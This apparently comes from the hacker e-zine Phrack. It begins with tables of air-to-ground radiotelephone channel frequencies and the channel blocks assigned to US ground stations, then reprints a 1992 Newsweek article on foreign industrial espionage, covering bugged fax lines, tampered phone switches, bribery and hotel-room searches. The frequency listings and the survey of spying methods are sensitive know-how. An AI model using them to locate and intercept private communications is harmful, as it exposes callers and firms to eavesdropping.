C-13	849.0775	849.2775	849.4775	849.6775	849.8775
C-14	849.0835	849.2835	849.4835	849.6835	849.8835
C-15	849.0895	849.2895	849.4895	849.6895	849.8895
C-16	849.0955	849.2855	849.4955	849.6955	849.8955

C-17	849.1015	849.3015	849.5015	849.7015	849.9015
C-18	849.1075	849.3075	849.5075	849.7075	849.9075
C-19	849.1135	849.3135	849.5135	849.7135	849.9135
C-20	849.1195	849.3195	849.5195	849.7195	849.9195
C-21	849.1255	849.3255	849.5255	849.7255	849.9255
C-22	849.1315	849.3315	849.5315	849.7315	849.9315
C-23	849.1375	849.3375	849.5375	849.7375	849.9375
C-24	849.1435	849.3435	849.5435	849.7435	849.9435
C-25	849.1495	849.3495	849.5495	849.7495	849.9495
C-26	849.1555	849.3555	849.5555	849.7555	849.9555
C-27	849.1615	849.3615	849.5615	849.7615	849.9615
C-28	849.1675	849.3675	849.5675	849.7675	849.9675
C-29	849.1735	849.3735	849.5735	849.7735	849.9735
GB	849.1765	849.3765	849.5765	849.7765	849.9765
	to	to	to	to	to
	849.1797	849.3797	849.5797	849.7797	849.9797
P-6	849.1813	849.3813	849.5813	849.7813	849.9813
P-5	849.1845	849.3845	849.5845	849.7845	849.9845
P-4	849.1877	849.3877	849.5877	849.7877	849.9877
P-3	849.1909	849.3909	849.5909	849.7909	849.9909
P-2	849.1941	849.3941	849.5941	849.7941	849.9941
P-1	849.1973	849.3973	849.5973	849.7973	849.9973

	5	4	3	2	1
C-1	850.0055	850.2055	850.4055	850.6055	850.8055
C-2	850.0115	850.2115	850.4115	850.6115	850.8115
C-3	850.0175	850.2175	850.4175	850.6175	850.8175
C-4	850.0235	850.2235	850.4235	850.6235	850.8235
C-5	850.0295	850.2295	850.4295	850.6295	850.8295
C-6	850.0355	850.2355	850.4355	850.6355	850.8355
C-7	850.0415	850.2415	850.4415	850.6415	850.8415
C-8	850.0475	850.2475	850.4475	850.6475	850.8475
C-9	850.0535	850.2535	850.4535	850.6535	850.8535
C-10	850.0595	850.2595	850.4595	850.6595	850.8595
C-11	850.0655	850.2655	850.4655	850.6655	850.8655
C-12	850.0715	850.2715	850.4715	850.6715	850.8715
C-13	850.0775	850.2775	850.4775	850.6775	850.8775
C-14	850.0835	850.2835	850.4835	850.6835	850.8835
C-15	850.0895	850.2895	850.4895	850.6895	850.8895
C-16	850.0955	850.2855	850.4955	850.6955	850.8955
C-17	850.1015	850.3015	850.5015	850.7015	850.9015
C-18	850.1075	850.3075	850.5075	850.7075	850.9075
C-19	850.1135	850.3135	850.5135	850.7135	850.9135
C-20	850.1195	850.3195	850.5195	850.7195	850.9195
C-21	850.1255	850.3255	850.5255	850.7255	850.9255
C-22	850.1315	850.3315	850.5315	850.7315	850.9315
C-23	850.1375	850.3375	850.5375	850.7375	850.9375
C-24	850.1435	850.3435	850.5435	850.7435	850.9435
C-25	850.1495	850.3495	850.5495	850.7495	850.9495
C-26	850.1555	850.3555	850.5555	850.7555	850.9555
C-27	850.1615	850.3615	850.5615	850.7615	850.9615
C-28	850.1675	850.3675	850.5675	850.7675	850.9675
C-29	850.1735	850.3735	850.5735	850.7735	850.9735
GB	850.1765	850.3765	850.5765	850.7765	850.9765
	to	to	to	to	to
	850.1797	850.3797	850.5797	850.7797	850.9797
P-6	850.1813	850.3813	850.5813	850.7813	850.9813
P-5	850.1845	850.3845	850.5845	850.7845	850.9845
P-4	850.1877	850.3877	850.5877	850.7877	850.9877
P-3	850.1909	850.3909	850.5909	850.7909	850.9909
P-2	850.1941	850.3941	850.5941	850.7941	850.9941
P-1	850.1973	850.3973	850.5973	850.7973	850.9973

AIR TO GROUND CHANNELS

CH. #	CHANNEL BLOCK				
	10	9	8	7	6
C-1	894.0055	894.2055	894.4055	894.6055	894.8055

C-2	894.0115	894.2115	894.4115	894.6115	894.8115
C-3	894.0175	894.2175	894.4175	894.6175	894.8175
C-4	894.0235	894.2235	894.4235	894.6235	894.8235
C-5	894.0295	894.2295	894.4295	894.6295	894.8295
C-6	894.0355	894.2355	894.4355	894.6355	894.8355
C-7	894.0415	894.2415	894.4415	894.6415	894.8415
C-8	894.0475	894.2475	894.4475	894.6475	894.8475
C-9	894.0535	894.2535	894.4535	894.6535	894.8535
C-10	894.0595	894.2595	894.4595	894.6595	894.8595
C-11	894.0655	894.2655	894.4655	894.6655	894.8655
C-12	894.0715	894.2715	894.4715	894.6715	894.8715
C-13	894.0775	894.2775	894.4775	894.6775	894.8775
C-14	894.0835	894.2835	894.4835	894.6835	894.8835
C-15	894.0895	894.2895	894.4895	894.6895	894.8895
C-16	894.0955	894.2855	894.4955	894.6955	894.8955
C-17	894.1015	894.3015	894.5015	894.7015	894.9015
C-18	894.1075	894.3075	894.5075	894.7075	894.9075
C-19	894.1135	894.3135	894.5135	894.7135	894.9135
C-20	894.1195	894.3195	894.5195	894.7195	894.9195
C-21	894.1255	894.3255	894.5255	894.7255	894.9255
C-22	894.1315	894.3315	894.5315	894.7315	894.9315
C-23	894.1375	894.3375	894.5375	894.7375	894.9375
C-24	894.1435	894.3435	894.5435	894.7435	894.9435
C-25	894.1495	894.3495	894.5495	894.7495	894.9495
C-26	894.1555	894.3555	894.5555	894.7555	894.9555
C-27	894.1615	894.3615	894.5615	894.7615	894.9615
C-28	894.1675	894.3675	894.5675	894.7675	894.9675
C-29	894.1735	894.3735	894.5735	894.7735	894.9735
GB	894.1765	894.3765	894.5765	894.7765	894.9765
	to	to	to	to	to
	894.1797	894.3797	894.5797	894.7797	894.9797
P-6	894.1813	894.3813	894.5813	894.7813	894.9813
P-5	894.1845	894.3845	894.5845	894.7845	894.9845
P-4	894.1877	894.3877	894.5877	894.7877	894.9877
P-3	894.1909	894.3909	894.5909	894.7909	894.9909
P-2	894.1941	894.3941	894.5941	894.7941	894.9941
P-1	894.1973	894.3973	894.5973	894.7973	894.9973

	5	4	3	2	1
C-1	895.0055	895.2055	895.4055	895.6055	895.8055
C-2	895.0115	895.2115	895.4115	895.6115	895.8115
C-3	895.0175	895.2175	895.4175	895.6175	895.8175
C-4	895.0235	895.2235	895.4235	895.6235	895.8235
C-5	895.0295	895.2295	895.4295	895.6295	895.8295
C-6	895.0355	895.2355	895.4355	895.6355	895.8355
C-7	895.0415	895.2415	895.4415	895.6415	895.8415
C-8	895.0475	895.2475	895.4475	895.6475	895.8475
C-9	895.0535	895.2535	895.4535	895.6535	895.8535
C-10	895.0595	895.2595	895.4595	895.6595	895.8595
C-11	895.0655	895.2655	895.4655	895.6655	895.8655
C-12	895.0715	895.2715	895.4715	895.6715	895.8715
C-13	895.0775	895.2775	895.4775	895.6775	895.8775
C-14	895.0835	895.2835	895.4835	895.6835	895.8835
C-15	895.0895	895.2895	895.4895	895.6895	895.8895
C-16	895.0955	895.2855	895.4955	895.6955	895.8955
C-17	895.1015	895.3015	895.5015	895.7015	895.9015
C-18	895.1075	895.3075	895.5075	895.7075	895.9075
C-19	895.1135	895.3135	895.5135	895.7135	895.9135
C-20	895.1195	895.3195	895.5195	895.7195	895.9195
C-21	895.1255	895.3255	895.5255	895.7255	895.9255
C-22	895.1315	895.3315	895.5315	895.7315	895.9315
C-23	895.1375	895.3375	895.5375	895.7375	895.9375
C-24	895.1435	895.3435	895.5435	895.7435	895.9435
C-25	895.1495	895.3495	895.5495	895.7495	895.9495
C-26	895.1555	895.3555	895.5555	895.7555	895.9555
C-27	895.1615	895.3615	895.5615	895.7615	895.9615
C-28	895.1675	895.3675	895.5675	895.7675	895.9675
C-29	895.1735	895.3735	895.5735	895.7735	895.9735
GB	895.1765	895.3765	895.5765	895.7765	895.9765

	to	to	to	to	to
	895.1797	895.3797	895.5797	895.7797	895.9797
P-6	895.1813	895.3813	895.5813	895.7813	895.9813
P-5	895.1845	895.3845	895.5845	895.7845	895.9845
P-4	895.1877	895.3877	895.5877	895.7877	895.9877
P-3	895.1909	895.3909	895.5909	895.7909	895.9909
P-2	895.1941	895.3941	895.5941	895.7941	895.9941
P-1	895.1973	895.3973	895.5973	895.7973	895.9973

GEOGRAPHICAL CHANNEL BLOCK LAYOUT

(Ground stations using the same channel block must be at least 300 miles apart)

LOCATION	CH. BLOCK
ALASKA	
Anchorage	8
Cordova	5
Ketchikan	5
Juneau	4
Sitka	7
Yakutat	8
ALABAMA	
Birmingham	2
ARIZONA	
Phoenix	4
Winslow	6
ARKANSAS	
Pine Bluff	8
CALIFORNIA	
Blythe	10
Eureka	8
Los Angeles	4
Oakland	1
S. San Fran.	6
Visalia	7
COLORADO	
Colorado Spgs.	8
Denver	1
Hayden	6
FLORIDA	
Miami	4
Orlando	2
Tallahassee	7
GEORGIA	
Atlanta	5
St. Simons Is.	6
HAWAII	
Mauna Kapu	5
IDAHO	
Blackfoot	8
Caldwell	10
ILLINOIS	
Chicago	3
Kewanee	5
Schiller Park	2
INDIANA	
Fort Wayne	7
IOWA	
Des Moines	1
KANSAS	
Garden City	3
Wichita	7
KENTUCKY	
Fairdale	6
LOUISIANA	
Kenner	3
Shreveport	5
MASSACHUSETTS	
Boston	7

```
MICHIGAN
     Bellville      8
     Flint          9
     Sault S. Marie 6
MINNESOTA
     Bloomington    9
MISSISSIPPI
     Meridian       9
MISSOURI
     Kansas City    6
     St. Louis      4
     Springfield    9
MONTANA
     Lewistown      5
     Miles City     8
     Missoula       3
NEBRASKA
     Grand Island   2
     Ogallala       4
NEVADA
     Las Vegas      1
     Reno           3
     Tonopah        9
     Winnemucca     4
NEW MEXICO
     Alamogordo     8
     Albuquerque    10
     Aztec          9
     Clayton        5
NEW JERSEY
     Woodbury       3
NEW YORK
     E. Elmhurst    1
     Schuyler       2
     Staten Island  9
NORTH CAROLINA
     Greensboro     9
     Wilmington     3
NORTH DAKOTA
     Dickinson      7
OHIO
     Pataskala      1
OKLAHOMA
     Warner         4
     Woodward       9
OREGON
     Albany         5
     Klamath Falls  2
     Pendleton      7
PENNSYLVANIA
     Coraopolis     4
     New Cumberland 8
SOUTH CAROLINA
     Charleston     4
SOUTH DAKOTA
     Aberdeen       6
     Rapid City     5
TENNESSEE
     Elizabethton   7
     Memphis        10
     Nashville      3
TEXAS
     Austin         2
     Bedford        1
     Houston        9
     Lubbock        7
     Monahans       6
UTAH
     Abajo Peak     7
     Delta          2
```

```
     Escalante      5
     Green River    3
     Salt Lake City 1
VIRGINIA
     Arlington      6
WASHINGTON
     Seattle        4
     Cheney         1
WEST VIRGINIA
     Charleston     2
WISCONSIN
     Stevens Point  8
WYOMING
     Riverton       9
```

==Phrack Inc.==

Volume Four, Issue Thirty-Nine, File 9 of 13

THE OPEN BARN DOOR

U.S. Firms Face A Wave Of Foreign Espionage

By Douglas Waller
Newsweek, May 4, 1992, Page 58

It's tough enough these days for American companies to compete with their Pacific Rim rivals, even when the playing field is level. It's a lot tougher when your trade secrets are peddled by competitors. One Dallas computer maker, for example, recently spotted its sensitive pricing information in the bids of a South Korean rival. The firm hired a detective agency, Phoenix Investigations, which found an innocent-looking plastic box in a closet at its headquarters. Inside was a radio transmitter wired to a cable connected to a company fax machine. The bug had been secretly installed by a new worker -- a mole planted by the Korean company. "American companies don't believe this kind of stuff can happen," says Phoenix president Richard Aznaran. "By the time they come to us the barn door is wide open."

Welcome to a world order where profits have replaced missiles as the currency of power. Industrial espionage isn't new, and it isn't always illegal, but as firms develop global reach, they are acquiring new vulnerability to economic espionage. In a survey by the American Society for Industrial Security last year, 37 percent of the 165 U.S. firms responding said they had been targets of spying. The increase has been so alarming that both the CIA and the FBI have beefed up their economic counterintelligence programs. The companies are mounting more aggressive safeguards, too. Kellog Company has halted public tours at its Battle Creek, Michigan, facility because spies were slipping in to photograph equipment. Eastman Kodak Company classifies documents, just like the government. Lotus Development Corporation screens cleaning crews that work at night. "As our computers become smaller, it's easier for someone to walk off with one," says Lotus spokesperson Rebecca Seel.

To be sure, some U.S. firms have been guilty of espionage themselves -- though they tend not to practice it overseas, because foreign companies have a tighter hold on their secrets. And American companies now face an additional hazard: The professional spy services of foreign nations. "We're finding intelligence organizations from countries we've never looked at before who are active in the U.S.," says the FBI's R. Patrick Watson. Foreign intelligence agencies traditionally thought friendly to the United States "are trying to plant moles in American high-tech companies [and] search the briefcases of American business men traveling overseas," warns CIA Director Robert Gates. Adds Noell Matchett, a former National Security Agency official: "What we've got is this big black hole of espionage going on all over the world and a naive set of American business people being raped."

No one knows quite how much money U.S. businesses lost to this black hole. Foreign governments refuse to comment on business intelligence they collect. The victims rarely publicize the espionage or report it to authorities for fear of exposing vulnerabilities to stockholders. But more than 30 companies and security experts NEWSWEEK contacted claimed billions of dollars are lost annually from stolen trade secrets and technology. This week a House Judiciary subcommittee is holding hearings to assess the damage. IBM, which has been targeted by French and Japanese intelligence operations, estimates $1 billion lost from economic espionage and software piracy. IBM won't offer specifics, but says that the espionage "runs the gamut from items missing off loading docks to people looking over other people's shoulders in airplanes."

Most brazen: France's intelligence service, the Direction Generale de la Securite Exterieure (DGSE), has been the most brazen about economic espionage, bugging seats of businessmen flying on airliners and ransacking their hotel rooms for documents, say intelligence sources. Three years ago the FBI delivered private protests to Paris after it discovered DGSE agents trying to infiltrate European branch offices of IBM and Texas Instruments to pass secrets to a French competitor. The complaint fell on deaf ears. The French

intelligence budget was increased 9 percent this year, to enable the hiring of 1,000 new employees. A secret CIA report recently warned of French agents roaming the United States looking for business secrets. Intelligence sources say the French Embassy in Washington has helped French engineers spy on the stealth technology used by American warplane manufacturers. "American businessmen who stay in Paris hotels should still assume that the contents of their briefcases will be photocopied," says security consultant Paul Joyal. DGSE officials won't comment.

The French are hardly alone in business spying. NSA officials suspect British intelligence of monitoring the overseas phone calls of American firms. Investigators who just broke up a kidnap ring run by former Argentine intelligence and police officials suspect the ring planted some 500 wiretaps on foreign businesses in Buenos Aires and fed the information to local firms. The Ackerman Group Inc., a Miami consulting firm that tracks espionage, recently warned clients about Egyptian intelligence agents who break into the hotel rooms of visiting execs with "distressing frequency."

How do the spies do it? Bugs and bribes are popular tools. During a security review of a U.S. manufacturer in Hong Kong, consultant Richard Hefferman discovered that someone had tampered with the firm's phone-switching equipment in a closet. He suspects that agents posing as maintenance men sneaked into the closet and reprogrammed the computer routing phone calls so someone outside the building -- Heffernan never determined who -- could listen in simply by punching access codes into his phone. Another example: After being outbid at the last minute by a Japanese competitor, a Midwestern heavy manufacturer hired Parvus Company, a Maryland security firm made up mostly of former CIA and NSA operatives. Parvus investigators found that the Japanese firm had recruited one of the manufacturer's midlevel managers with a drug habit to pass along confidential bidding information.

Actually, many foreign intelligence operations are legal. "The science and technology in this country is theirs for the taking so they don't even have to steal it," says Michael Sekora of Technology Strategic Planning, Inc. Take company newsletters, which are a good source of quota data. With such information in hand, a top agent can piece together production rates. American universities are wide open, too: Japanese engineers posing as students feed back to their home offices information on school research projects. "Watch a Japanese tour team coming through a plant or convention," says Robert Burke with Monsanto Company. "They video everything and pick up every sheet of paper."

Computer power: In the old days a business spy visited a bar near a plant to find loose-lipped employees. Now all he needs is a computer, modem and phone. There are some 10,000 computer bulletin boards in the United States -- informal electronic networks that hackers, engineers, scientists and government bureaucrats set up with their PCs to share business gossip, the latest research on aircraft engines, even private White House phone numbers.

An agent compiles a list of key words for the technology he wants, which trigger responses from bulletin boards. Then, posing as a student wanting information, he dials from his computer the bulletin boards in a city where the business is located and "finds a Ph.D. who wants to show off," says Thomas Sobczak of Application Configured Computers, Inc. Sobczak once discovered a European agent using a fake name who posed questions about submarine engines to a bulletin board near Groton, Connecticut. The same questions, asked under a different hacker's name, appeared on bulletin boards in Charleston, South Carolina, and Bremerton, Washington. Navy submarines are built or based at all three cities.

Using information from phone intercepts, the NSA occasionally tips off U.S. firms hit by foreign spying. In fact, Director Gates has promised he'll do more to protect firms from agents abroad by warning them of hostile penetrations. The FBI has expanded its economic counterintelligence program. The State Department also has begun a pilot program with 50 Fortune 500 companies to allow their execs traveling abroad to carry the same portable secure phones that U.S. officials use.

But U.S. agencies are still groping for a way to join the business spy war. The FBI doesn't want companies to have top-of-the-line encryption devices

for fear the bureau won't be able to break their codes to tap phone calls in criminal investigations. And the CIA is moving cautiously because many of the foreign intelligence services "against whom you're going to need the most protection tend to be its closest friends," says former CIA official George Carver. Even American firms are leery of becoming too cozy with their government's agents. But with more foreign spies coming in for the cash, American companies must do more to protect their secrets.

How the Spies Do It

MONEY TALKS

Corporate predators haven't exactly been shy about greasing a few palms. In some cases they glean information simply by bribing American employees. In others, they lure workers on the pretense of hiring them for an important job, only to spend the interview pumping them for information. If all else fails, the spies simply hire the employees away to get at their secrets, and chalk it all up to the cost of doing business.

STOP, LOOK, LISTEN

A wealth of intelligence is hidden in plain sight -- right inside public records such as stockholder reports, newsletters, zoning applications and regulatory filings. Eavesdropping helps, too. Agents can listen to execs' airplane conversations from six seats away. Some sponsor conferences and invite engineers to present papers. Japanese businessmen are famous for vacuuming up handouts at conventions and snapping photos on plant tours.

BUGS

Electronic transmitters concealed inside ballpoint pens, pocket calculators and even wall paneling can broadcast conversations in sensitive meetings. Spies can have American firms' phone calls rerouted from the switching stations to agents listening in. Sometimes, they tap cables attached to fax machines.

HEARTBREAK HOTEL

Planning to leave your briefcase back at the hotel? The spooks will love you. One of their ploys is to sneak into an room, copy documents and pilfer computer disks. Left your password sitting around? Now they have entry to your company's entire computer system.
